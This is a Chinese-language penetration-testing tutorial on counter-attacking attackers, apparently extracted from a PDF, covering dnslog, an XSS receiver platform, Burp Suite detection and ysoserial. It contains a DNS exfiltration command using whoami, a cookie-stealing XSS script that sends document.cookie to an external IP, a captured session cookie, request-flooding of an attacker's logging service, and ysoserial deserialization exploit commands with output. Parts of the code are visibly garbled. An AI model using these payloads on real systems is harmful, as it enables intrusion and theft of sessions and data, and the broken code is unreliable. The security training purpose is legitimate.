一、常见攻击方法反制

1. dnslog

(1) dnslog原理

DNS在解析的时候会留下日志，这类工具就是读取多级域名的解析日志，来获取信息，简单来说就是把信息放在多级子域名中，传递到我们自己的服务器中，然后读取日志，获取特定信息，最后根据获取的信息来判断我们渗透测试的动作是否成功运行。在一些无回显的漏洞利用中，DNSlog被广泛使用。
常见的DNSLOG平台：

- http://dnslog.cn/
- https://dig.pm/
- http://ceye.io/

(2) dnslog红队应用场景

DNS外带

```
ping `whoami`.wnngdl.dnslog.cn
```

wnngdl.dnslog.cn

DNS Query Record	IP Address	Created Time
www-data.wnngdl.dnslog.cn	141.164.34.42	2023-10-22 21:31:43
wnngdl.dnslog.cn	141.164.34.42	2023-10-22 21:31:41

(3) dnslog

针对dnslog和httplog 的反制，获取到对方的payload 的url ，然后批量使用站长之家进行批量ping 或者使用腾讯云函数进行批量访问，对方列表会满满的都是请求。而且大部分dnslog显示会有上限，会不断覆盖，影响其正常使用。

多地ping： https://ping.chinaz.com/

Get SubDomain | Refresh Record

0jxbt5.dnslog.cn

DNS Query Record	IP Address	Created Time
666.0jxbt5.dnslog.cn	223.221.39.3	2023-10-22 13:28:19
666.0jxbt5.dnslog.cn	223.221.39.3	2023-10-22 13:28:19
666.0jxbt5.dnslog.cn	182.98.160.83	2023-10-22 13:28:12
666.0jxbt5.dnslog.cn	182.98.160.83	2023-10-22 13:28:12
666.0jxbt5.dnslog.cn	182.98.160.83	2023-10-22 13:28:11
666.0jxbt5.dnslog.cn	223.221.39.3	2023-10-22 13:28:08
666.0jxbt5.dnslog.cn	223.221.39.3	2023-10-22 13:28:08
666.0jxbt5.dnslog.cn	36.103.244.3	2023-10-22 13:28:05
66.0jxbt5.dnslog.cn	36.103.244.3	2023-10-22 13:28:03
666.0jxbt5.dnslog.cn	60.205.209.221	2023-10-22 13:27:58


2. xss

攻击者可以利用XSS漏洞获取管理员的cookie信息，然后使用该cookie信息登陆到系统后台，从而进一步攻破系统。xss平台是一个集成的XSS攻击与控制平台，能够自动生成payload，接收和管理受害者的浏览器回传信息，被红队广泛使用：

> 课程演示使用的xss平台为开源的BlueLotus：
> 地址： https://github.com/trysec/BlueLotus_XSSReceiver
> docker搭建（需要拥有公网Linux服务器）： https://github.com/Hack3rHan/XSSReceiver-Docker


(1) xss平台红队应用场景

- 自定义攻击载荷




- 攻击xss漏洞

- 管理受害者信息



(2) 提取攻击信息

通过F12网络发现xss请求http://158.247.240.30:18081/myjs/xss.js



```
website="http://158.247.240.30:18081";
((){( ()).src=website+'/?keepsession=1&location='+escape(((){try
{return document.location.href}catch(e){return''}})())+'&toplocation='+escape(((
){try{return top.location.href}catch(e){return''}})())+'&cookie='+escape(((){try
{return document.cookie}catch(e){return''}})())+'&opener='+escape(((){try{return
(window.opener&&window.opener.location.href)?window.opener.location.href:''}catch(e){ret
urn''}})());})();
```


获取拼接url

```
http://158.247.240.30:18081/?keepsession=1&location=http%3A//158.247.240.30%3A10006/vuln
erabilities/xss_s/&toplocation=http%3A//158.247.240.30%3A10006/vulnerabilities/xss_s/&co
okie=PHPSESSID%3D3floq093lgmdffej55q0cmmb03%3B%20security%3Dlow&opener=
```

(3) xss

不停的发起请求或发起污染请求

```
http://158.247.240.30:18081/?keepsession=1&location=http://fukkyooou&toplocation=fukkyoo
ou&cookie=ggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggg&opener=
```



3. burpsuite

(1) burpsuite

burpsuite 是一个渗透测试中必备的抓包工具，几乎每个做渗透的都会用这个软件。对于一个网站来说，网站的访问者如果挂了 burpsuite 的代理来访问网站，那多半是不怀好意的。如果能识别出来访问者使用了 burpsuite 那就可以直接丢进蜜罐。burpsuite 的代理是可以访问到 http://burp/ 这个地址的

(2) 检测burpsuite

```
<script src="http://burp/jquery.js" onload="alert('found burp')"></script>
```

- 此页面放至KALI或公网云服务器，并开启监听python3 -m http.server 9999

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Hello</title>
    <script>
        (){
            console.log("burp!!!");
            location.href = "https://www.baidu.com";
```

```
            img =  ();
            img.src = "http://burp/favicon.ico";
            img.onload = (){
                ();

        </script>
    </head>
    <body>
        <h1>测试</h1>
    </body>
    </html>
```

4. ysoserial

(1) ysoserial

https://github.com/frohoff/ysoserial

java反序列化利用工具（几乎人人必备，其他java反序列化工具，如jndiExploit、fastjsonExploit等基本都是基于ysoserial），此工具必须java8或java11才能运行，kali上自带的java17无法满足其运行条件。

(2) ysoserial

ysoserial本身并不会攻击漏洞，而是提供攻击漏洞的弹药库（反序列化利用链），而正如弹药库本身会存在安全隐患一样，ysoserial本身会存在反序列化漏洞（这一点是几乎无法避免的，其他类似工具也是如此）

- 蓝队视角（准备钓鱼红队）

```
81.jar ysoserial.exploit.JRMPListener  CommonsCo
llections6 "open /System/Applications/Calculator.app"
```

```
(base) ➜  tools java -cp ysoserial-master-8eb5cbfbf6-1.jar ysoserial.exploit.JRM
PListener 1099 CommonsCollections6 "open /System/Applications/Calculator.app"
* Opening JRMP listener on 1099
Have connection from /127.0.0.1:50721
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
Have connection from /127.0.0.1:52007
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
X
```

- 红队视角（被蓝队反制钓鱼，弹出计算器）

> 脚本小子面对java反序列化，基本就是ysoserial或相关工具一把梭

```
81.jar ysoserial.exploit.RMIRegistryExploit 127.0.0.
1  CommonsCollections6 whoami
```

```
(base) ➜  tools java -cp ysoserial-master-8eb5cbfbf6-1.jar ysoserial.exploit.RMI
RegistryExploit 127.0.0.1 1099 CommonsCollections6 whoami
Exception in thread "main" java.rmi.UnmarshalException: unmarshaled checked exce
ption; nested exception is:
        BadAttributeValueExceptio
        at java.rmi/sun.rmi.regis                                        .ja
va:108)
        at ysoserial.exploit.RMIR                                        59)
Caused by: BadAttributeValueExcep
        at ysoserial.exploit.JRMP
        at ysoserial.exploit.JRMP
        at ysoserial.exploit.JRMP
        at ysoserial.exploit.JRMP
        at java.rmi/sun.rmi.trans                                        erv
er(StreamRemoteCall.java:303)
        at java.rmi/sun.rmi.trans                                        teC
all.java:279)
        at java.rmi/sun.rmi.serve
        at java.rmi/sun.rmi.regis                                        .ja
va:91)
        ... 1 more
(base) ➜  tools
```